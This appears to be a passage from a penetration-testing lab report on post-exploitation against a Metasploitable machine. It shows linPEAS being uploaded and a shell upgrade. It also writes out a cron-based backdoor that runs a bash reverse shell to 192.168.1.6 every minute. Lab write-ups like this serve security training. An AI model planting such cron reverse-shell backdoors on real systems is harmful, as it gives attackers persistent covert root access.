1. Privilege Escalation and Persistence

1.1 Privilege Escalation

In the above exploitation, we got the root shell access and then, you have to upload the linPEAS.sh file to the machine.

```
upload /usr/share/peass/linpeas/linpeas.sh /tmp/linpeas.sh
[*] Max line length is 65537
[*] Writing 971926 bytes in 60 chunks of 57739 bytes (octal-encoded), using printf
[*] Next chunk is 54172 bytes
[*] Next chunk is 53381 bytes
[*] Next chunk is 56532 bytes
```

After that run shell command to find any python libraries then install the file in the machine.


```
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
sudo ./linpeas.sh
sudo ./linpeas.sh
sudo: ./linpeas.sh: command not found
root@metasploitable:/tmp# ls
ls
```


We can see that the file is uploaded successfully .

1.2 Corn job for Persistence

We have to start the listener by creating the file using the backdoor by using the command as

echo "* * * * * root /bin/bash -i>& /dev/tcp/192.168.1.6/5634 0>&1" >/etc/cron.d/backdoor





ID	TECHNIQUE	TARGET IP	STATUS	OUTCOME
1	SUID Exploit	192.168.1.6	Success	Root Shell

2	Corn Persistence	192.168.1.6	Success	Reverse Shell Every Minute